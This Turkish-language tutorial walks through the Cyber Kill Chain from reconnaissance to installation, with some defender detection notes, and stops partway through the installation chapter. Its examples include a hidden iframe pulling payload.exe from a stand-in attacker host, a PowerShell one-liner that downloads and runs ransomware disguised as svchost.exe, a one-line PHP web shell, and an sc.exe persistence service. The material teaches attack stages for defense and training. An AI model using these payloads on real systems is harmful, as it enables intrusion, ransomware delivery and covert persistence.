

SİBER SALDIRI ZİNCİRİ

[Kaynak](#)

İÇERİK

1. Reconnaissance (Keşif Aşaması)
2. Weaponization (Silahlandırma Aşaması)
3. Delivery (Teslimat Aşaması)
4. Exploitation (Sömürü Aşaması)
5. Installation (Kurulum ve Kalıcılık Aşaması)
6. Command & Control (Komuta ve Kontrol Aşaması)
7. Actions on Objectives (Hedeflere Yönelik Eylemler ve Veri Sızdırma)
8. Cyber Kill Chain: Pratik Senaryo Analizi (Statik Laboratuvar Çözümü)
9. Conclusion: Cyber Kill Chain'in Sınırları ve Modern Savunma Mimarisi

Reconnaissance (Keşif Aşaması)

Reconnaissance, bir hedefe veya sisteme yönelik gerçekleştirilecek herhangi bir siber saldırının belkemiğini oluşturan araştırma ve planlama evresidir. Cyber Kill Chain (Siber Saldırı Zinciri) metodolojisinin ilk ve en kritik adımıdır. Bir saldırganın (veya Red Team uzmanının) bir sonraki adımlarını şekillendirebilmesi için hedefin dijital ayak izini kusursuz bir şekilde haritalandırması gerekir.



Bu haritalandırma süreci yüzeysel bir aramadan ibaret değildir; hedefin **altyapı detayları**, **çalışan verileri**, iç işleyişteki **iş süreçleri** ve dış dünyaya açık olan **teknolojileri (exposed technologies)** en ince ayrıntısına kadar incelenir.

ÖNEMLİ: Reconnaissance aşamasının kalitesi, saldırının başarı oranını doğrudan belirler. Eksik veya baştan savma yapılan bir keşif, gürültülü ve kolayca tespit edilebilen başarısız saldırılara yol açar. Buna karşılık, hedefi hakkında derinlemesine bilgi sahibi olan bir saldırgan, kurumun yapısına mükemmel uyum sağlayan, inandırıcılığı yüksek ve güvenlik sistemlerini atlatabilecek spesifik bir **Payload** (Hedef sistemi sömürmek, yetki elde etmek veya veri çalmak amacıyla hedefe gönderilen zararlı kod parçası) hazırlayabilir.

OSINT (Open-Source Intelligence) ve Veri Kaynakları

Reconnaissance aşamasının en değerli cephaneliklerinden biri **OSINT** (Açık Kaynak İstihbaratı) metodolojisidir. OSINT, hedef hakkında tamamen halka açık, yasal olarak erişilebilir kaynaklardan stratejik veri toplama sanatıdır. Savunma tarafı (Blue Team) için OSINT tespiti neredeyse imkansızdır çünkü bu süreçte kurumun kendi sunucularına doğrudan bir istek yapılmaz; veriler halihazırda internete dağılmış durumdadır.

Etkili bir OSINT sürecinde beslenen temel veri kaynakları şunlardır:

- Gelişmiş arama motoru operatörleri (Google Dorks vb.)
- Basılı ve çevrimiçi medya organları
- Çalışanların sosyal medya hesapları (Özellikle LinkedIn, organizasyon şeması ve kullanılan teknolojileri tespit etmek için altın madenidir)
- Çevrimiçi teknoloji forumları ve geliştirici blogları (StackOverflow, GitHub vb.)
- Çevrimiçi kamu kayıt veritabanları
- **WHOIS** (Domain tescil bilgileri, IP blokları) ve diğer teknik altyapı verileri.

Reconnaissance Metodolojileri: Passive vs. Active

Keşif aşaması, hedef sistemle kurulan etkileşimin düzeyine göre iki ana kategoriye ayrılır. Bu iki metodoloji arasındaki farkı anlamak, hedefin güvenlik sistemlerini (IDS/IPS, SOC alarmları) tetiklememek adına hayati önem taşır.

1. Passive Recon (Pasif Keşif)

Pasif keşif, hedef kurumun altyapısı ile **hiçbir doğrudan etkileşime girmeden** gerçekleştirilen bilgi toplama sürecidir. Hedef sistemin loglarında size ait hiçbir IP adresi veya ayak izi bulunmaz. Bu yöntem; **WHOIS** sorgularını, çalışanların sosyal medya hesaplarını kazımayı (social media scraping) veya geçmişte yaşanmış veri ihlallerine (breach data) ait sızdırılmış veritabanlarını incelemeyi kapsar. Saldırgan bu aşamada tamamen bir hayalet gibi hareket eder.

2. Active Recon (Aktif Keşif)

Aktif keşif, hedef sistemlerle doğrudan ve fiziksel bir ağ teması kurmayı gerektirir. Bu aşamada saldırgan; sosyal mühendislik (social engineering) aramaları yapabilir, hedefin ağ altyapısına yönelik **Port Scanning** (Hedef IP üzerinde hangi kapıların/portların açık olduğunu tespit etme), **Banner Grabbing** (Açık olan portlarda çalışan servislerin adını ve tam versiyon bilgisini okuma) veya dışa açık servislerde zafiyet taraması (probing) gerçekleştirebilir.

DİKKAT: Aktif keşif doğrudan hedefin sunucularına paket göndermeyi içerdiği için Güvenlik Duvarları (Firewall) ve Saldırı Tespit/Önleme Sistemleri (IDS/IPS) üzerinde log bırakır. Yanlış yapılandırılmış veya aşırı agresif bir port taraması, Savunma Merkezi'nin (SOC) anında alarm üretmesine neden olur. Bu yüzden Aktif Keşif her zaman Pasif Keşiften elde edilen veriler ışığında, çok daha dar ve stratejik bir kapsama yönelik yapılmalıdır.

Senaryo Analizi: Hedefleme ve Email Harvesting

Cyber Kill Chain'in son aşamalarına ulaşmak için yıllardır hazırlık yapan gelişmiş bir saldırganın (örneğin "Megatron" kod adlı) perspektifinden düşünelim. Saldırgan, hedef kuruma doğrudan saldırmanın güvenlik duvarlarına takılacağını bildiği için organizasyonun en zayıf halkası olan "insan" faktörünü hedef alır.

Bu noktada ilk hedef, çalışanlara ait iletişim bilgilerini ele geçirmektir. Bu işleme **Email Harvesting** (E-Posta Toplama) adı verilir. Kamu kaynaklarından, ücretli sızıntı veritabanlarından veya ücretsiz servislerden kurum çalışanlarına ait e-posta adresleri toplanır.

Saldırgan bu e-postaları spesifik bir **Phishing** (Kullanıcıları manipüle ederek sisteme giriş kimlik bilgilerini veya hassas verileri çalmayı amaçlayan oltalama saldırısı) kampanyası için kullanacaktır. Ayrıca, elde edilen e-posta formatları (örneğin `isim.soyisim@hedef.com`), sistemlere yönelik yapılacak Brute-Force (Kaba Kuvvet) saldırılarında geçerli kullanıcı adı (username) listeleri oluşturmak için kritik bir şablondur.

Endüstri Standardı Reconnaissance Araçları

Bir saldırganın (veya sızma testi uzmanının) OSINT ve keşif aşamasında kullandığı çok geniş bir araç cephaneliği vardır. En kritik olanlardan bazıları şunlardır:

1. theHarvester Sadece e-posta adreslerini değil; aynı anda isimleri, alt alan adlarını (subdomains), IP adreslerini ve URL'leri Google, Bing, LinkedIn gibi çok sayıda halka açık veri kaynağını (Data Source) kullanarak çeken son derece güçlü bir terminal aracıdır.

```
theHarvester -d hedefkurum.com -b linkedin -l 500
```

Bu komutun teknik analizi:

- `-d hedefkurum.com` : Hedef alınan (domain) alan adını belirtiriz. Tüm aramalar bu domain etrafında şekillenir.
- `-b linkedin` : Veri kaynağını (data source) belirtir. Burada theHarvester'a "sadece LinkedIn üzerinden kurum çalışanlarını bul" talimatını veriyoruz. (Bunu `-a ll` yaparak tüm arama motorlarında tarama yapılabilir).
- `-l 500` : Sonuç limitini (limit) belirler. Çıktıyı çok fazla bilgi ile boğmamak veya engellenmemek için ilk 500 sonucu getirmesini söylüyoruz. Bu adım başarıyla sonuçlandığında, doğrudan hedef phishing kampanyamız için geçerli hedeflerin bir listesine sahip oluruz.

2. Hunter.io Spesifik olarak bir alan adı (domain) ile ilişkili iletişim bilgilerini bulmaya yarayan, web tabanlı bir e-posta avlama aracıdır. Hedef kurumun e-posta şablonunu (pattern) tespit etmek ve toplanan e-postaların geçerliliğini doğrulamak için mükemmel bir platformdur.

3. OSINT Framework Tek bir araçtan ziyade, devasa bir zihin haritası (mind map) ve kütüphanedir. Elinizdeki mevcut bilgi kırıntısının türüne göre (Örneğin; sadece bir e-posta adresi, bir telefon numarası veya bir IP adresi biliyorsanız) sizi internet üzerindeki en doğru ve güncel OSINT araçlarına yönlendiren kategorize edilmiş bir rehberdir. Eğer bir adımda çıkmaza girilirse (B Planı), OSINT Framework üzerinden alternatif bir veri toplama servisine geçiş yapılır.

Weaponization (Silahlandırma Aşaması)

Reconnaissance (Keşif) evresinde toplanan ham ve stratejik OSINT istihbaratının, hedefe doğrudan zarar verecek veya sızmayı sağlayacak aktif siber saldırı araçlarına dönüştürüldüğü aşamadır. Cyber Kill Chain (Siber Saldırı Zinciri) metodolojisinde bu evre, saldırganın hedef sistemin spesifik zafiyetlerine ve çalışanların profillerine göre cephaneliğini kalibre ettiği hazırlık sürecidir.



Saldırganın yetkinlik seviyesine göre Weaponization sürecinin dinamikleri tamamen değişir:

- Geleneksel saldırganlar (Script Kiddies veya orta seviye aktörler) genellikle otomatik araçlar (framework'ler) kullanır veya zaman kazanmak için **DarkWeb** (anonim ağlar üzerinden erişilen yasa dışı ticaret platformları) üzerinden hazır zararlı yazılımlar satın alırlar.
- Daha sofistike aktörler veya **APT (Advanced Persistent Threat - Gelişmiş Sürekli Tehdit)** grupları (genellikle devlet destekli veya yüksek bütçeli organize gruplar), hedefin Anti-Virüs (AV) ve Uç Nokta Tespit ve Yanıt (EDR) çözümlerini atlatabilmek (Evasion) amacıyla tamamen kendilerine özgü (Custom) ve veri tabanlarında henüz bir imzası (Signature) bulunmayan zararlı yazılımlar kodlarlar.

Kritik Terminoloji ve Mantıksal Bağlantıları

Sektörde ve sertifika sınavlarında en çok karıştırılan üç temel kavramın teknik ayrımı ve birbiriyle olan simbiyotik ilişkisi şu şekildedir:

- **Malware (Zararlı Yazılım):** Bir bilgisayar sistemine zarar vermek, operasyonları kesintiye uğratmak, veri çalmak veya yetkisiz erişim sağlamak amacıyla tasarlanmış her türlü kötü amaçlı kodun genel (şemsiye) adıdır.
- **Exploit (Sömürücü Kod):** Hedef uygulamada, işletim sisteminde veya ağ servisinde tespit edilen mantıksal bir hatayı veya güvenlik zafiyetini (Vulnerability - Örn: Buffer Overflow) kendi lehine kullanan programdır. *Sisteme doğrudan zarar vermez; kapalı bir kapının kilidini açan maymuncuk görevi görür.*
- **Payload (Zararlı Yük):** Exploit (sömürü) başarılı olduktan ve sistemin kapısı açıldıktan sonra hedef makinede çalıştırılan ve saldırganın nihai amacını gerçekleştiren kod parçasıdır (Örn: Sisteme şifreleyici fidye yazılımı kurmak veya saldırgana bir **Reverse Shell** açmak).

Mantıksal Çerçeve: "Megatron" senaryosunda saldırganın DarkWeb'den hazır bir Payload satın almasının temel nedeni, kendi exploitini ve payloadunu sıfırdan yazarak aylar harcamak yerine, **OPSEC (Operasyonel Güvenlik)** riskini göze alarak süreci hızlandırmak ve enerjisini diğer Kill Chain evrelerine saklamaktır.

Weaponization Taktikleri ve Teknik Arka Planları

Silahlandırma evresinde hedefin yapısına göre çeşitli taşıma ve paketleme (Delivery hazırlığı) taktikleri uygulanır:

1. Malicious Macros & VBA (Visual Basic for Applications) Zararlı bir Payload, görünüşte zararsız bir Microsoft Office (Word, Excel) belgesinin içine gizlenir.

- **Teknik Arka Plan:** Kurumsal ağlarda dışarıdan gelen .exe veya .bat dosyaları Güvenli E-posta Ağ Geçitleri (SEG) tarafından anında engellenir. Ancak .docm veya eski nesil .doc dosyaları iş akışının bir parçası olduğu için içeri alınır. Kurban dosyayı açıp "İçeriği Etkinleştir" (Enable Content) makro uyarısına onay verdiğinde, belgeye gömülü VBA betiği arka planda çalışır. Bu betik genellikle bir **Dropper** (İndirici) işlevi görür; dış bir sunucuya bağlanarak asıl Malware'i (Örn: Ransomware) belleğe indirir ve diske dokunmadan (Fileless execution) çalıştırır.

2. USB Drop Attacks (Fiziksel Zararlı Yük Dağıtımı) Özellikle izole edilmiş, internete doğrudan çıkışı olmayan (Air-gapped) kritik ağlara (Örn: SCADA sistemleri) sızmak için kullanılır. Zararlı bir Payload veya otonom yayılan bir Solucan (Worm), USB belleklerin içine yüklenerek şirketin fiziksel alanlarına (otopark, kafe) kasten bırakılır (Baiting/Yemleme).

- **B Planı / Gelişmiş Taktik:** Modern sistemler USB belleklerdeki otomatik çalıştırma (Autorun) özelliklerini devre dışı bırakmıştır. Bu nedenle saldırganlar standart bir bellek yerine **HID (Human Interface Device) Spoofing** yapan araçlar (Örn: Hak5 Rubber

Ducky) kullanır. Bu cihazlar sisteme takıldığında bilgisayar bunu bir klavye olarak algılar ve güvenlik politikalarını atlatarak saniyeler içinde önceden programlanmış zararlı komutları terminale yazar.

3. Command and Control (C2) Altyapısının Kurulması Saldırganın, enfekte ettiği kurban makinelerle uzaktan iletişim kurabilmesi, onlara asenkron komutlar gönderebilmesi veya sisteme yeni Payload'lar indirebilmesi için kurduğu komuta merkezidir.

- *Neden Bu Altyapıya İhtiyaç Var?* Kurumsal güvenlik duvarları genellikle dışarıdan içeriye (Inbound) başlatılan bağlantı isteklerini engeller. C2 mimarisinde saldırgan kurbanı bağlanmaya çalışmaz; kurbanın makinesindeki Payload, HTTP/HTTPS (Port 80/443) gibi normal web trafiği kılıfına girerek dışarıdaki C2 sunucusuna "Bana vereceğin bir komut var mı?" diye periyodik bağlantı kurar (**Beaconing**). Bu sayede NAT ve Firewall kuralları atlatılır.

4. Backdoor (Arka Kapı) Entegrasyonu Saldırganın ilk sızmayı gerçekleştirdiği zafiyet ileride yamalansa (Patch) veya ele geçirilen kullanıcının parolası değiştirilse dahi sisteme tekrar erişebilmek için hazırladığı gizli geçitlerdir. Weaponization aşamasında Payload, hedefte kalıcılık (Persistence) sağlamak üzere bir Backdoor mekanizması yaratacak şekilde tasarlanır.

5. Oltalama Şablonları ve Malicious OAuth Uygulamaları Hedefteki güvenlik duvarlarını değil, doğrudan insan psikolojisini (Social Engineering) ve modern kimlik doğrulama protokollerini hedef alan silahlandırma.

- **ÖNEMLİ (OAuth Consent Phishing):** Günümüzde parolalar ve MFA (Çok Faktörlü Kimlik Doğrulama) yaygınlaştığı için, saldırganlar kurbanı "Microsoft 365 Security Update" gibi sahte isimli bir bulut uygulamasına yönlendirir. Kurban, bu uygulamanın erişim izinlerine onay (Consent) verdiği an, saldırgan kullanıcının parolasına ihtiyaç duymadan ve MFA'ı tamamen atlatarak doğrudan kullanıcının e-postalarını okuma, dosya indirme ve API üzerinden işlem yapma yetkisine (Token) sahip olur. Bu, geleneksel zararlı yazılım içermeyen en sinsi Weaponization metotlarından biridir.

Delivery (Teslimat Aşaması)

Cyber Kill Chain (Siber Saldırı Zinciri) metodolojisinin üçüncü evresi olan Delivery (Teslimat), önceki aşamalarda toplanan istihbaratın (Reconnaissance) ve özenle hazırlanan zararlı yükün (Weaponization) hedef sisteme fiilen ulaştırıldığı noktadır. Bir saldırganın (örneğimizdeki "Megatron" karakteri) dünyanın en gelişmiş **Payload**'una (Hedef sistemi sömürmek veya yetki elde etmek amacıyla çalıştırılan zararlı kod parçası) sahip olması hiçbir anlam ifade etmez; eğer bu yük, hedefin ağ güvenlik parametrelerini veya fiziksel sınırlarını aşıp kurbanın makinesine başarıyla teslim edilemezse saldırı başarısız olur.



Teslimat vektörünün seçimi, hedefin güvenlik mimarisine, çalışanların farkındalık seviyesine ve saldırganın bütçesine/zamanına göre belirlenir. Endüstri standardı teslimat yöntemleri üç ana başlıkta incelenir:

1. Phishing Emails (Oltalama E-postaları ile Teslimat)

En yaygın ve maliyet-etkin teslimat yöntemidir. Güvenlik duvarları (Firewall) ne kadar güçlü olursa olsun, e-posta trafiği işin doğası gereği içeriye akmak zorundadır. Saldırgan, Reconnaissance aşamasında elde ettiği çalışan e-posta listelerini ve kurumun hiyerarşik yapısını kullanarak hedeflerini belirler.

Bu aşamada saldırı iki farklı formda gerçekleşebilir:

- **Geniş Çaplı Phishing:** Kurumdaki yüzlerce çalışana aynı anda gönderilen, genellikle "Acil Fatura", "Şifre Sıfırlama" gibi genel temalara sahip e-postalardır.
- **Spear Phishing (Zıpkınla Oltalama):** Spesifik olarak tek bir kişiyi (genellikle yüksek yetkili bir sistem yöneticisi veya finans yetkilisi) hedef alan, son derece özelleştirilmiş ve inandırıcılığı yüksek saldırılardır.

Teknik Gerçekleşim: E-postanın içerisine ya doğrudan Weaponization aşamasında hazırlanan zararlı bir ek (örneğin makro içeren bir .docm dosyası, .iso veya .zip arşivi) yerleştirilir ya da kurbanı zararlı bir sunucuya yönlendirecek, kimlik bilgilerini çalmaya (Credential Harvesting) yönelik manipüle edilmiş bir **Malicious Link** (Zararlı Bağlantı) eklenir.

2. USB Drop Attacks (Fiziksel USB Bırakma Saldırıları)

Saldırganın dijital savunma hatlarını (IDS/IPS, Güvenli E-posta Ağ Geçitleri) tamamen bypass ederek doğrudan fiziksel bir teslimat kanalı yarattığı yöntemdir.

Saldırgan, içerisine zararlı yazılım yüklenmiş USB bellekleri çalışanların sıklıkla bulunduğu otoparklar, şirket çevresindeki kafeler veya doğrudan şirket lobisi gibi halka açık alanlara "yanlışlıkla düşürülmüş" gibi bırakır. Daha sofistike aktörler (örneğin Megatron), bu yöntemi **Social Engineering** (Sosyal Mühendislik) ile birleştirir: USB belleklerin üzerine hedeflenen şirketin logosunu basar, promosyon kutularına yerleştirir ve "VIP Müşteri Hediyesi" adı altında doğrudan şirket kargosuna teslim eder.

DİKKAT: Bu saldırının temel tetikleyicisi insan merakıdır. Kurban, "Bu USB'nin içinde ne var?" veya "Sahibini bulayım" düşüncesiyle cihazı şirket bilgisayarına taktığı anda teslimat gerçekleşir. Modern senaryolarda bu cihazlar standart bir depolama birimi değil, bilgisayarın bir klavye olarak algıladığı ve saniyeler içinde otonom komutlar çalıştıran **HID (Human Interface Device) Spoofing** araçlarıdır.

3. Watering Hole Attacks (Su İçme Alanı Saldırıları)

Adını vahşi doğadaki yırtıcıların taktiklerinden alır: Aslan, ceylanı kovalayıp yorulmak yerine, ceylanın her gün su içmeye geldiği su kaynağında pusuya yatar. Siber güvenlikte Watering Hole, saldırırganın hedef kurum çalışanlarının günlük iş akışlarında veya kişisel alışkanlıklarında **sıklıkla ziyaret ettikleri ve güvindikleri meşru bir web sitesini** tespit edip (Reconnaissance), bu üçüncü taraf siteyi hackleyerek zararlı kodlarını buraya yerleştirmesidir.

Hedef kitle (örneğin belirli bir sektörün haber forumu veya şirket binasının altındaki restoranın online menü sayfası), bu siteye hiçbir şüphe duymadan girer.

Teknik Gerçekleşim ve Drive-by Download: Saldırgan, ele geçirdiği meşru sitenin kaynak koduna genellikle görünmez bir `iframe` veya zararlı bir JavaScript kodu enjekte eder. Hedef çalışan bu siteyi ziyaret ettiğinde, herhangi bir butona tıklamasına veya dosya indirme onayı vermesine gerek kalmadan, tarayıcı zafiyetleri kullanılarak arka planda sisteme zararlı yazılım indirilir ve çalıştırılır. Bu duruma **Drive-by Download** (Sürüş Sırasında İndirme / Otomatik İndirme) adı verilir.

Konsepti anlamak için tipik bir Watering Hole ifame enjeksiyonu:

```
<!-- Meşru web sitesinin (örneğin yerel restoranın) HTML kodunun sonuna
saldırgan tarafından eklenen görünmez blok -->
<html>
<body>
  <h1>Günün Menüsü</h1>
  <p>Lezzetli yemeklerimiz...</p>

  <!-- Saldırganın Payload teslimatını yapan gizli iframe -->
  <iframe src="http://malicious-megatron-c2.com/exploit_kit/payload.exe"
width="0" height="0" frameborder="0" style="display:none;"></iframe>
</body>
</html>
```

Yukarıdaki kod bloğunun teknik yorumu: Kullanıcı siteye girdiğinde sadece menüyü görür. Ancak tarayıcı HTML'i render ederken `width="0"` ve `display:none` parametrelerine sahip olan görünmez `iframe`'i de çalıştırır. Bu işlem, kullanıcının ruhu bile duymadan `malicious-megatron-c2.com` adresine bir istek yapar ve Exploit Kit (Zafiyet Sömürü Kiti) üzerinden `payload.exe` kurbanın cihazına teslim edilmiş olur.

B Planı (Alternatif Yönlendirme): Drive-by download eğer tarayıcı güvenliğine (Örn: Chrome Sandbox) takılırsa, saldırı zararlı JavaScript ile sitede aniden sahte bir pop-up çıkartır. Örneğin: *"Sitenin bu kısmını görüntüleyebilmek için Flash Player / Tarayıcı Eklentinizi güncellemeniz gerekmektedir."* Kullanıcı bu eklentiye indirdiğinde kendi rızasıyla truva atını (Trojan) içeri almış olur.

Exploitation (Sömürü Aşaması)

Exploitation, Reconnaissance (Keşif) aşamasında tespit edilen sistem zayıflıklarının ve Weaponization (Silahlandırma) aşamasında hazırlanan **Payload**'un (Zararlı yük) hedef sistem üzerinde fiilen çalıştırıldığı kırılma noktasıdır. Bu aşama, kapıdaki kilidin (Vulnerability) kırılarak içeriye adım atıldığı anı temsil eder.



Bir saldırganın (örneğin "Megatron" senaryosunda) hedefe sızmak için seçeceği sömürü tekniği, hedefin yama yönetimi (Patch Management) politikalarına ve çalışanların güvenlik farkındalığına doğrudan bağlıdır.

Sömürü Vektörleri ve Teknik Analizleri

Saldırganlar, hedef sistemde kod çalıştırmak (RCE - Remote Code Execution) için genellikle aşağıdaki üç ana vektörden birini tercih eder:

1. Malicious Macro Execution (Zararlı Makro Çalıştırılması) Delivery (Teslimat) aşamasında bir oltalama (Phishing) e-postasıyla gönderilen Word veya Excel belgesinin sömürü evresidir. Kurban dosyayı açıp makroları etkinleştirdiği an, arka planda gizlenmiş VBA (Visual Basic for Applications) kodu tetiklenir.

Teknik Gerçekleşim: Sömürü genellikle doğrudan zararlı yazılımı içermez. Bunun yerine, işletim sisteminin kendi yasal araçlarını (Living off the Land - LotL) kullanarak bir indirme işlemi başlatır.

```
# Tipik bir VBA makrosunun arka planda tetiklediği LotL komutu
powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command "(New-Object System.Net.WebClient).DownloadFile('http://malicious-c2.com/ransomware.exe', 'C:\Windows\Temp\svchost.exe'); Start-Process 'C:\Windows\Temp\svchost.exe'"
```

Bu komutun teknik analizi:

- **-ExecutionPolicy Bypass** : Sistemdeki varsayılan PowerShell güvenlik politikalarını geçersiz kılar.
- **-WindowStyle Hidden** : Kurbanın ekranda siyah bir terminal penceresi görmesini engeller; işlem tamamen hayalet (stealth) modda gerçekleşir.
- Komut, belleğe bir web istemcisi açar, saldırganın C2 sunucusundan fidye yazılımını (Ransomware) indirir ve yasal bir sistem süreciymiş gibi (svchost.exe adıyla) gizleyerek çalıştırır.

2. Zero-Day Exploits (Sıfırıncı Gün Sömürüleri) Yazılım üreticisinin (Vendor) veya siber güvenlik dünyasının henüz haberdar olmadığı, dolayısıyla herhangi bir güvenlik yaması (Patch) bulunmayan zafiyetlerdir. *Neden bu kadar tehlikelidir?* Zero-Day sömürüleri, henüz Güvenlik Duvarları (Firewall) veya Uç Nokta Tespit Sistemleri (EDR) veri tabanlarında bir imza (Signature) barındırmaz. Bu nedenle sömürü anında güvenlik sistemleri tarafından "kötü niyetli" olarak etiketlenemez ve saldırgana %100'e yakın bir gizlilikle ilk erişimi (Initial Access) sağlar.

3. Known CVEs (Bilinen Zafiyetlerin Sömürülmesi) CVE (Common Vulnerabilities and Exposures), kamuya açıklanmış ve kimliklendirilmiş güvenlik zafiyetleridir. Saldırgan, hedef sistemin eski veya yamalanmamış (unpatched) bir versiyon kullandığını tespit ederse, internette halihazırda bulunan (Örn: Exploit-DB) açık kaynaklı sömürü kodlarını kullanır.

ÖNEMLİ: Bilinen bir zafiyeti sömürmek gürültülüdür. Eğer hedef kurumda bir IDS/IPS (Saldırı Tespit/Önleme Sistemi) varsa, bilinen bir CVE sömürüsü anında alarm üretecektir. Bu nedenle sofistike saldırganlar bu yöntemi genellikle sistemin iç ağına sızdıktan sonra (kör noktalarda) tercih eder.

İlk Erişim (Initial Access) Sonrası Stratejiler

Sömürü başarılı olduğunda saldırgan genellikle düşük yetkili bir kullanıcı (örneğin bir web sunucusunda `www-data` veya standart bir domain kullanıcısı) olarak sisteme düşer. Nihai hedefe ulaşmak için iki kritik işlem gerçekleştirilir:

- **Privilege Escalation (Yetki Yükseltme):** Saldırganın, işletim sistemi veya yazılım hatalarını kullanarak standart kullanıcı haklarından **Root** (Linux) veya **NT AUTHORITY\SYSTEM** (Windows) gibi en üst düzey yönetici haklarına geçiş yapmasıdır.
- **Lateral Movement (Yanal Hareket):** Ele geçirilen ilk makinenin bir basamak (Pivot) olarak kullanılıp, kurumun iç ağındaki (Internal Network) diğer sunuculara ve veri

tabanlarına sıçrama işlemidir.

Sömürü (Exploitation) Tespit Yöntemleri ve IoC'ler

Bir savunma uzmanı (Blue Team) veya SOC (Security Operations Center) analisti için sömürü aşamasının sistemde bıraktığı hayati izler (Indicators of Compromise - IoC) şunlardır:

1. Beklenmeyen Süreç Ağaçları (Unexpected Process Spawns) Normal bir işletim sistemi işleyişinde süreçlerin (Process) ebeveyn-çocuk ilişkileri bellidir. Örneğin, bir kullanıcının Word belgesi açması normaldir. Ancak Word belgesinin aniden bir komut satırı açması kesin bir sömürü belirtisidir.

```
# SOC ekranına düşen şüpheli bir süreç ağacı logu:  
Parent Process: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE  
Child Process:  C:\Windows\System32\cmd.exe  
Grandchild:     C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Yorum: WINWORD.EXE asla doğal yollarla cmd.exe başlatmaz. Bu log, bir makronun başarıyla sömürüldüğünü ve terminale erişim sağlandığını kanıtlar.

2. Kayıt Defteri (Registry) Değişiklikleri ve Yeni Servisler Saldırganlar sistem yeniden başlatıldığında (Reboot) erişimlerini kaybetmemek için kalıcılık (Persistence) sağlarlar. Hedef makinede HKLM\System\CurrentControlSet\Services dizininde aniden yeni, anlamsız isimli (Örn: SvcHostUpdater32) bir servis oluşturulması veya sc create komutunun çalıştırılması başarılı bir sömürünün ardından sistemde arka kapı (Backdoor) açıldığının net göstergesidir.

3. Şüpheli Komut Satırı Argümanları (Suspicious Command-Line Arguments)

Saldırganlar güvenlik sistemlerinden kaçmak (Obfuscation) için terminal komutlarını şifreler veya karmaşılaştırır. Sistem loglarında (Özellikle Windows Event ID 4104 - PowerShell Script Block Logging) Base64 ile şifrelenmiş komutlar aranmalıdır.

```
# Şüpheli log örneği  
powershell.exe -enc  
JABzACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQBTAHQAcgBL  
AGEAbQAoAFsAQwBvAG4AdgBLAHIAAdABdADoA0gBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdABYAGkA  
bgBnACgA...
```

Yorum: -enc (EncodedCommand) parametresi, ardından gelen anlamsız Base64 dizesini doğrudan bellekte çözer ve çalıştırır. Bu, sömürü sonrası bir Reverse Shell (Ters Kabuk) veya veri sızdırma işleminin aktif olarak devam ettiğini gösterir.

Installation (Kurulum ve Kalıcılık Aşaması)

Cyber Kill Chain'in (Siber Saldırı Zinciri) dördüncü evresi olan Installation, sömürü (Exploitation) sonrası elde edilen ilk erişimin (Initial Access) güvence altına alındığı kritik aşamadır. Sömürü aşamasında elde edilen erişim son derece kırılgandır. Eğer hedef sistem yeniden başlatılırsa, bağlantı koparsa, Savunma Merkezi (SOC) zafiyeti tespit edip yamalarsa (Patching) veya sistem yöneticisi sömürülen parolayı değiştirirse saldırgan içeriye olan erişimini tamamen kaybeder.



Bu senaryonun önüne geçmek için saldırgan, hedef sistemde **Persistence** (Kalıcılık) sağlamak zorundadır. Kalıcılık, zafiyet kapatılsa bile saldırganın sisteme dilediği zaman, kurbanın ruhu bile duymadan tekrar girebilmesini sağlayan **Backdoor** (Arka Kapı / Erişim Noktası) mekanizmalarının işletim sistemine veya web sunucusuna entegre edilmesidir.

Web Shell (Web Kabuğu) Entegrasyonu

Eğer ilk sızma noktası dış dünyaya açık bir web sunucusuysa, kalıcılık sağlamanın en sinsi ve yaygın yolu bir **Web Shell** (Hedef web sunucusu üzerinde işletim sistemi komutları çalıştırmayı sağlayan zararlı betik) yüklemektir.

Web shell'ler PHP, ASP, ASPX veya JSP gibi web geliştirme dillerinde yazılır. Tespiti son derece zordur çünkü sunucudaki meşru web dosyalarından (örneğin .php uzantılı standart

bir sayfadan) farksız görünürler ve oluşturdukları trafik, Güvenlik Duvarları (Firewall) tarafından normal HTTP/HTTPS (Port 80/443) web trafiği olarak algılanıp engellenmez.

```
# Basit ama son derece etkili bir PHP Web Shell örneği (genellikle resim veya tema dosyalarının içine gizlenir)
<?php system($_GET['cmd']); ?>
```

Bu kodun teknik arka planı:

- **system()** : PHP'nin barındırıldığı işletim sisteminin terminaline doğrudan komut göndermesini sağlayan yerleşik fonksiyondur.
- **\$_GET['cmd']** : Saldırganın URL üzerinden (örneğin `hedef.com/gizli.php?cmd=whoami`) gönderdiği parametreleri okur.
- **Neden Kullanıyoruz?** Eğer ilk sızmamızı sağlayan SQL Injection zafiyeti kapatılırsa, sitemizde halihazırda bulunan bu dosya sayesinde URL üzerinden komut çalıştırmaya ve sistemi yönetmeye devam edebiliriz.

Meterpreter ve Gelişmiş Arka Kapılar

Saldırganlar, kurbanın makinesine kalıcı bir arka kapı yerleştirmek için genellikle Metasploit Framework'ün en gelişmiş **Payload**'u olan **Meterpreter**'i kullanır. Meterpreter, diske dokunmadan tamamen RAM (Bellek) üzerinde çalışan, bu sayede geleneksel Anti-Virüs (AV) çözümlerini kolayca atlatan interaktif bir komut kabuğudur. Saldırgana, dosya indirme/yükleme, mikrofon dinleme, ekran görüntüsü alma veya ağ dinleme gibi çok geniş yetkiler verir.

Windows Servislerinin Manipülasyonu (MITRE ATT&CK T1543.003)

İşletim sistemlerinde kalıcılık sağlamanın en yetkili yolu, yeni bir sistem servisi oluşturmak veya var olan meşru bir servisi değiştirmektir. Windows servisleri arka planda, genellikle **NT AUTHORITY\SYSTEM** (Windows'taki en yüksek ayrıcalık seviyesi) haklarıyla çalışır.

Saldırganlar tespit edilmekten kaçınmak için **Masquerade** (Gizlenme/Taklit) taktiğini uygularlar. Zararlı servislerine `WindowsUpdateSvc` veya `WinRM_Helper` gibi tamamen meşru işletim sistemi süreçlerine benzeyen isimler verirler.

```
# Windows terminalinde sc.exe kullanılarak kalıcı ve taklitçi bir servis oluşturulması
sc.exe create "WinDefend_Updater" binPath=
"C:\Windows\Temp\malicious_payload.exe" start= auto
```

Bu komutun teknik analizi:

- **sc.exe create** : Windows Service Control aracını çağırarak yeni bir servis kaydı oluşturur.

- **"WinDefend_Updater"** : Servisin sistemde görünecek adıdır. Deneyimsiz bir sistem yöneticisi bunu Windows Defender'ın meşru bir güncelleme servisi sanarak müdahale etmeyecektir (Masquerading).
